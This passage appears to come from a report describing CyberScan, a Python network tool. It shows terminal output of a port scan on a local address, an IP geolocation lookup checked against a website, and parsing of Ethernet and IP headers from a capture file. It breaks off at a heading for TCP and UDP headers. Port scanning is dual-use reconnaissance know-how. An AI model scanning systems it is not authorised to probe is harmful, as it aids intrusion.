
```
clecius@clecius-S400CA:~/Downloads/CyberScan-master$ sudo python CyberScan.py -s 192.168.1.1 -p scan
v1.1.1

 CyberScan v.1.1.1 http://github/medbenali/CyberScan
       It is the end user's responsibility to obey all applicable laws.
       It is just for server testing script. Your ip is visible.

         ___________________________________________

         CyberScan | v.1.1.1
         Author: BEN ALI Mohamed
         ___________________________________________

[*] CyberScan Port Scanner
[*] Scanning For Most Common Ports On 192.168.1.1
[*] Starting CyberScan 1.01 at 2017-10-30 13:22 -02
[*] Scan In Progress ...
[*] Connecting To Port :  10000 109 110 123 137 138 139 143 156 2082 2083 2086 2087 22 23 25 3306 389 443 546 547 69 8443 993 995
[*] Scanning Completed at 2017-10-30 13:22 -02
[*] CyberScan done: 1IP address (1host up) scanned in 1.17 seconds
[*] Open Ports:
       21 FTP: Open
       53 DNS: Open
       80 HTTP: Open
```

Figure 7: CyberScan Port Scanner

Figure 7 shows a sample usage of the port scanning feature of our tool.

b. IP GeoLocation

CyberScan can find the physical location of an IP address. It helps, for example, an forensic investigator tracking down a suspect who wrote a threatening email or hacked someone's company.




```
clecius@clecius-S400CA:~/Downloads/CyberScan-master$ sudo python CyberScan.py -s 8.8.8.8 -p geoip

v1.1.1

 CyberScan v.1.1.1 http://github/medbenali/CyberScan
       It is the end user's responsibility to obey all applicable laws.
       It is just for server testing script. Your ip is visible.

         ___________________________________________

         CyberScan | v.1.1.1
         Author: BEN ALI Mohamed

         ___________________________________________

[*] IP Adress:  8.8.8.8
[*] City:  Mountain View
[*] Region Code:  CA
[*] Area Code:  650
[*] Time Zone:  America/Los_Angeles
[*] Dma Code:  807
[*] Metro Code:  San Francisco, CA
[*] Latitude:  37.386
[*] Longitude:  -122.0838
[*] Zip Code:  94035
[*] Country Name:  United States
[*] Country Code:  US
[*] Country Code3:  USA
[*] Countinent:  NA
```

Figure 8: CyberScan Geolocation

One can verify the results of CyberScan tool, comparing them to those given by the website `geolocaliser-ip.com`.

As shown in figure 8 and figure 9, both of them give the same result when testing a Google DNS whose address is 8.8.8.8.



Information about IP / Hostname

IP Address:	8.8.8.8
Hostname:	google-public-dns-a.google.com
Country Code:	US
3 Letters Code:	USA
Country Flag:	🇺🇸
Country Name:	United States
State / Region:	CA California
City:	Mountain View
Postal Code:	94035
Metro Code:	807
Area Code:	650
Latitude:	37.386
Longitude:	-122.0838
Time Zone:	America/Los_Angeles

Figure 9: Testing VS CyberScan Geolocation Result


3.3. Analyzing packet headers

The basic unit of network communication is the *packet*. CyberScan analyzes packets at different layers by the layers (IP, TCP, ICMP, UDP, etc.) and then corresponding to datagrams of each layers.

It corresponds to the third layer of the OSI model.

a. Ethernet Headers

One use of CyberScan (see Figure 10) could show header fields such as Mac address and EtherType.




```
root@kali:~# CyberScan -f test.pcap -p eth
WARNING: No route found for IPv6 destination :: (no default route?)
----------------------------------------
[*] Packet : 1
[+] ### [ Ethernet ] ###
[*] Mac Destination : 00:1f:f3:3c:e1:13
[*] Mac Source : f8:1e:df:e5:84:3a
[*] Ethernet Type : 2048
```

Figure 10: Getting CyberScan Ethernet Headers

b. IP Headers

An IP Header is header information at the beginning of an IP packet that contains information about IP version, source and destination IP address, time-to-live, etc.

This is layer 3 protocol in the OSI model.




```
root@kali:~# CyberScan -f test.pcap -p ip
WARNING: No route found for IPv6 destination :: (no default route?)
----------------------------------------
[*] Packet : 1
[+] ###[ IP ] ###
[*] IP Source : 172.16.11.12
[*] IP Destination : 74.125.19.17
[*] IP Version :  4
[*] IP Ihl :  5
[*] IP Tos :  0
[*] IP Len :  79
[*] IP Id :  56915
[*] IP Flags :  2
[*] IP Frag :  0
[*] IP Ttl :  64
[*] IP Protocol :  6
[*] IP Chksum :  18347
[*] IP Options :  []
[*] IP Dump :
0000   45 00 00 4F DE 53 40 00  40 06 47 AB AC 10 0B 0C   E..O.S@.@.G.....
0010   4A 7D 13 11 FC 35 01 BB  C6 D9 14 D0 C5 1E 2D BF   J}...5........-.
0020   80 18 FF FF CB 8C 00 00  01 01 08 0A 1A 7D 84 2C   .............}.,
0030   37 C5 58 B0 15 03 01 00  16 43 1A 88 1E FA 7A BC   7.X......C....z.
0040   22 6E E6 32 7A 53 47 00  A7 5D CC 64 EA 8E 92      "n.2zSG..].d...
```

Figure 11: Getting CyberScan IP Headers

c. TCP & UDP Headers

